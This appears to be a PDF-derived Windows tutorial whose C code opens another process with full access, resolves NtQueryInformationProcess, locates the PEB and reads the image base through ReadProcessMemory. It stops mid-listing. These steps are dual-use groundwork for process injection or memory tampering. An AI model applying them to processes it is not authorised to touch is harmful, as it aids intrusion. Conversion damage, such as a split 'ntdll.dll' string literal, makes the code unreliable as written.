
When the wizard starts **click to the Next** button.




Clear all checkboxes at the at the “Additional Options”, then click to the **Finish** button.



You will get something like this




Delete everything, and change it to our code:




```
1 #include <windows.h>
2 #include <stdio.h>
3
4 void main()
5 {
6
7     char sPID[5] = { 0 };
8     printf("PID: ");
9     gets_s(sPID, 5);
10    DWORD dPID = atoi(sPID);
11
12    printf("\\nread PID: %i\\n", dPID);
13
14    HANDLE myprocess = OpenProcess(PROCESS_ALL_ACCESS, true, dPID);
15    printf("Handle to process: %p\\n", myprocess);
16 }
```


Change the configuration to “Release”, because the “Debug” version generates a lot of additional things we do not need, and might disturb us.




We do it on windows 2012 R2, what is 64 bit operating system, so change the platform to x64. But unfortunately as one see it in the picture the **x64 architecture is not in the list by default**.




So to be able to compile x64 code create a new platform . To it **select Project/properties**




Then **click to the “Configuration Manager...” button.**




From the combobox **select the <New...> command**




Select x64 as new platform, and copy settings from the Win32 platform. Do not forget to **check the Create new project platforms**, then click to the **OK**.




Then **click to the Close** button




Check if Active(x64) is selected as Platform, then click to the OK button




Now build the solution, by clicking **Build / Build Solution**



Check if the compilation is successful



Then try the application:



Get the address of the other process

We got a handler to the process, but it does not enough for us. We need the address of the application itself. To get it we should use the `NtQueryInformationProcess`, what can be found in the `ntdll.dll`. It gives back the address of the Process Execution Block (PEB), where we can find the Image base address. Unfortunately this function is not considered to use by the users so it can not be called directly from visual studio. Instead we should find it to ourselves. To do it one should do the following steps:

1. Create an own type definition, where we define the required parameters of the function, which are the following:

- It will give us back an `NTSTATUS` type data, so we define it to `NTSTATUS()`
- Within it we should define the calling convention. The calling convention defines if the caller or callee function is responsible for the stack maintenance, the register saving, and restore. The most important calling directives are: `cdecl` (parctically every C applications default, this is the most common). `Stdcall` often used in windows environment, it has advantages in case of variadic functions. `Fastcall` it is mainly used in case of 64 bit environment. The `NtQueryInformationProcess` uses the `stdcall` convention we can define it as `NTAPI`. Finally we shuld give a name to this type. So the beginning of the declaration will be something like `NTSTATUS(NTAPI *pfnNtQueryInformationProcess)`
- Then we should define the input parameters. To do it of course first we should find the required parameters of ti. After some search on the Internet one can find the following:
 - it requires an INput parameter with type `HANDLE` it defines, which processes information we want to know.
 - After it an INput parameter with type `PROCESSINFOCLASS` it gives, what type of information we want to get back
 - Then an OUTput variable with the type `PVOID`, it will store the result on the address given by this pointer
 - Then an INput variable with the type `ULONG`, it defines the maximum length of the result.
 - Finally an optional OUTput variable with type `PULONG`, it gives back how many bytes the function gave back.

In code it looks like as follow:

```
typedef NTSTATUS(NTAPI *pfnNtQueryInformationProcess) (  
    IN HANDLE ProcessHandle,  
    IN PROCESSINFOCLASS ProcessInformationClass,  
    OUT PVOID ProcessInformation,  
    IN ULONG ProcessInformationLength,  
    OUT PULONG ReturnLength OPTIONAL  
);
```

Then we should define a variable with this new type. It can be done as:

```
pfnNtQueryInformationProcess newvariablename
```

then we should make it equal with the `NtQueryInformationProcess` function address. The question, how

we can find it. To find it one should use the `GetProcAddress` function. This function requires two input parameters:

- the first is a handler to the dll, where the function resides. It means, we need a handler to the `ntdll.dll`. We can get it by as `GetModuleHandle("name of the dll")`
- The second parameter is the name of the function we are searching for, in this case `"NtQueryInformationProcess"`

In code it looks like as follows:

```
pfnNtQueryInformationProcess myntqueryinformationprocess =  
(pfnNtQueryInformationProcess)GetProcAddress(GetModuleHandle(TEXT("nt  
dll.dll")), "NtQueryInformationProcess");
```

Then we should call this function:

```
DWORD returnlength = 0;  
PROCESS_BASIC_INFORMATION pbi;  
myntqueryinformationprocess(myprocess, ProcessBasicInformation ,  
&pbi, sizeof(pbi), &returnlength);  
printf("returnlength: %i\n", returnlength);  
printf("PEBaseAddress: %p\n", pbi.PebBaseAddress);
```

The 0x10..0x17 bytes of the Process Execution Block contains the Image base address, so we should read those bytes. But this data is in a different process, so one can not use a `memcpy`, or similar functions. We should use the `ReadProcessMemory` function, what is capable to read from the memory of another process. The return value of this function is a boolean, if the read was successful, or not, and it requires the following parameters:

- The first parameter it requires an INput parameter with type `HANDLE` it defines, which processes memory are we want to read from.
- The second is an INput parameter, with type `LPCVOID` `lpBaseAddress`, it defines from what address we want to read. As you remember we want to read the 0x10..0x17 bytes of the Process Execution Block. So one might were write the `pbi.PebBaseAddress + 0x10`, but it will NOT work. Why? Because in C the pointers are treated in quite interesting way. A pointer basically points to some type of structure, like now it is points to a PEB structure. If you add some value to it for example 0x10, then the value of the pointer will increase by 0x10 * the size of the structure it points to. It is logical most of the time, because we want to step in the list to the next elements, not to the middle of some structure, where who knows what we find. But this behavior is definitely not good for us, because now we just want to jump to the middle of a structure, and read some bytes from there. To be able to do it one should cast the `pbi.PebBaseAddress` to `BYTE*`, what is exactly one byte long structure, so in case of this type the adding of one byte will really means to increase the pointer with 1 byte.
- The third parameter is an OUTput parameter with type `LPVOID` `lpbuffer`, a pointer where we want to store the result.
- The fourth is an INput parameter, with type `SIZE_T` `nSize`, the number of bytes we want to read, now it should be 8.
- The fifth parameter is an OUTput parameter with type `SIZE_T *lpNumberOfBytesRead` gives how many bytes we actually read.

```

    SIZE_T retlen;
    LPVOID imagebaseaddr=NULL;
    BOOL issuccess = ReadProcessMemory(myprocess,
((BYTE*)pbi.PebBaseAddress
+ 0x10), &imagebaseaddr, sizeof(imagebaseaddr), &retlen);

```

The whole code until now looks like as follows:

```

#include <windows.h>
#include <winternl.h>
#include <stdio.h>
#include <tchar.h>

void main()
{

    char sPID[5] = { 0 };
    printf("PID: ");
    gets_s(sPID, 5);
    DWORD dPID = atoi(sPID);

    printf("\nread PID: %i\n", dPID);

    HANDLE myprocess = OpenProcess(PROCESS_ALL_ACCESS, true, dPID);
    printf("Handle to process: %p\n", myprocess);

    typedef NTSTATUS(NTAPI *pfnNtQueryInformationProcess)(
        IN HANDLE ProcessHandle,
        IN PROCESSINFOCLASS ProcessInformationClass,
        OUT PVOID ProcessInformation,
        IN ULONG ProcessInformationLength,
        OUT PULONG ReturnLength OPTIONAL
    );

    pfnNtQueryInformationProcess myntqueryinformationprocess =
    (pfnNtQueryInformationProcess)GetProcAddress(GetModuleHandle(TEXT("nt
dll.dll")),
        "NtQueryInformationProcess");

    printf("ntqueryinformationprocess: %p\n",
myntqueryinformationprocess);

    DWORD returnlength = 0;
    PROCESS_BASIC_INFORMATION pbi;
    myntqueryinformationprocess(myprocess, ProcessBasicInformation,
&pbi,

```

```

sizeof(pbi), &returnlength);
    printf("returnlength: %i\n", returnlength);
    printf("PEBaseAddress: %p\n", pbi.PebBaseAddress);

